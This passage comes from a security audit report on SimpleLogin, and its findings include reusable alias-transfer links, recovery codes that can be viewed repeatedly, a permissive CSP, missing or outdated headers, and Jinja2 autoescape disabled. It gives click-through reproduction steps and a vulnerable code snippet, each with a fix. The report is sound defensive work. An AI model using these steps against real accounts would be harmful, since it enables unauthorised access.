
1. Log into application using any account.
2. Go to: Aliases tab or visit `https://app.simplelogin.io/dashboard/`
3. Click any `Transfer` button.




4. Click *Create Share URL* button.




5. Copy created URL.



6. Log into another account and visit copied URL.
7. Confirm alias transfer.



8. Log into third account and visit alias transfer URL that was copied at step 5.
9. Transfer is still possible.



LOCATION

Alias transfer mechanism.

RECOMMENDATION

It is recommended to verify that the alias routing function should work as described above. If it is not working correctly, the application after successful domain transfer should invalidate the link used for transfer.

[INFO] SECURITUM-221798-010: Recovery codes can be viewed multiple times when 2FA is configured

SUMMARY

During testing, the ability to preview recovery codes was noted. This action can compromise account security when someone has access to the victim's logged-in account.


PREREQUISITES FOR THE ATTACK

Access to the active session of the victim's account.


TECHNICAL DETAILS (PROOF OF CONCEPT)

To view the recovery codes, follow the steps below:

1. Log into application using account with configured 2FA.
2. Go to: Settings -> Recovery Codes or visit `https://app.simplelogin.io/dashboard/recovery_code`



3. The recovery codes will be displayed on the screen.



LOCATION

https://app.simplelogin.io/dashboard/recovery_code

RECOMMENDATION

It is recommended that you modify the application so that the recovery codes display only once immediately after configuring 2FA. Then the user should save or print them and then store them in a safe place. If you find that the user needs to be able to view the recovery codes multiple times, use the `enter_sudo` mechanism implemented, which will require a password before the codes can be viewed.

[INFO] SECURITUM-221798-011: Insecure configuration of Content-Security-Policy header

SUMMARY

The `Content-Security-Policy` (CSP) header was identified in the application responses, but it is implemented in a way that may allow to execute a JavaScript code, in case of finding a Cross-Site Scripting (XSS) vulnerability.

Content Security Policy is a security mechanism operating at the browser level that aims to protect it against the effects of vulnerabilities acting on the browser side (e.g. Cross-Site Scripting). CSP may significantly impede the exploitation of vulnerabilities, however its implementation may be complicated and may require significant changes in the application structure.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

TECHNICAL DETAILS (PROOF OF CONCEPT)

Currently, the `Content-Security-Policy` header has the following value:

```
Content-Security-Policy:       script-src       'self'       'unsafe-inline'       'unsafe-eval'
https://cdn.paddle.com/paddle/paddle.js      https://gc.zgo.at/count.js      https://hcaptcha.com
https://*.hcaptcha.com     https://plausible.simplelogin.io/js/index.js;     child-src     'self'
https://hcaptcha.com    https://*.hcaptcha.com    https://*.paddle.com    https://www.youtube.com
https://app.tryhoist.com;      style-src      'self'      'unsafe-inline'      https://hcaptcha.com
https://*.hcaptcha.com https://cdn.paddle.com
```

As it may be observed, the `style-src` directive contains the `unsafe-inline` value and the `script-src` directive contains the `unsafe-inline` and `unsafe-eval` values. (highlighted in yellow).

In case of discovering a possibility to inject JavaScript code into the response content, a Cross-Site Scripting (XSS) attack may be performed.

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

It is recommended to verify if the `unsafe-inline` and `unsafe-eval` values are necessary. If not, it should be removed.

More information is included in the links below:

- https://csp-evaluator.withgoogle.com/
- https://csp.withgoogle.com/docs/index.html
- https://report-uri.com/home/generate

[INFO] SECURITUM-221798-012: Lack of Referrer-Policy header

SUMMARY

It was identified that the tested application does not implement `Referrer-Policy` header.

This header allows to specify what information can be placed in the `Referer` request header. It is also possible to disable sending any values in the `Referer` header which will prevent from leaking sensitive information to other third-party servers.

More information:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
- https://scotthelme.co.uk/a-new-security-header-referrer-policy/

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

`Referrer-Policy` header should be added in all server responses:

```
Referrer-Policy: [value]
```

where `[value]` should have one of the following values:

- no-referrer: `Referer` header will never be sent in the requests to server.
- origin: `Referer` header will be set to the origin from which the request was made.
- origin-when-cross-origin: `Referer` header will be set to the full URL in requests to the same origin but only set to the origin when requests are cross-origin.
- same-origin: `Referer` header contains full URL for requests to the same origin, in other requests the `Referer` header is not sent.

[INFO] SECURITUM-221798-013: X-XSS-Protection header enabled

SUMMARY

It was observed that HTTP responses contain `X-XSS-Protection` header. This header is not supported anymore by majority of the browsers (such as Chrome, Mozilla Firefox, Microsoft Edge), and in very rare and specific cases may open an application to the XS-Leak vulnerability. The role of `X-XSS-Protection` header was taken over by a Content Security Policy.

More information:

- https://markitzeroday.com/headers/content-security-policy/2018/02/10/x-xss-protection.html
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection
- https://portswigger.net/daily-swig/google-deprecates-xss-auditor-for-chrome

More information on XS-Leak attack:

- https://owasp.org/www-pdf-archive/AppSecIL2015_Cross-Site-Search-Attacks_HemiLeibowitz.pdf

LOCATION

Generic recommendation that applies to the tested application and all services building it.

RECOMMENDATION

It is recommended to verify if the `X-XSS-Protection` header is necessary (for example, if an application is used in very old browsers, which do not support Content Security Policy). If not, it should be deleted.

It should be noted that its occurrence does not automatically open an application to new vulnerabilities (as the exploitation of XS-Leaks may be very sophisticated and not possible in each case), and this recommendation is only a suggestion, allowing for additional hardening.

[INFO] SECURITUM-221798-014: Jinja2 autoescape disabled

SUMMARY

During the code review, it was detected that Jinja2 template is not using `autoescape` feature when setting up the Jinja2 environment – it can lead to potential XSS attacks.

More information:

- https://bandit.readthedocs.io/en/latest/plugins/b701_jinja2_autoescape_false.html

LOCATION

./app/email_utils.py:84

```
def render(template_name, **kwargs) -> str:
    templates_dir = os.path.join(ROOT_DIR, "templates", "emails")
    env = Environment(loader=FileSystemLoader(templates_dir))
```

./app/models.py:2591

RECOMMENDATION

It is recommended to initialize the Jinja2 environment with `autoescape` feature turned on.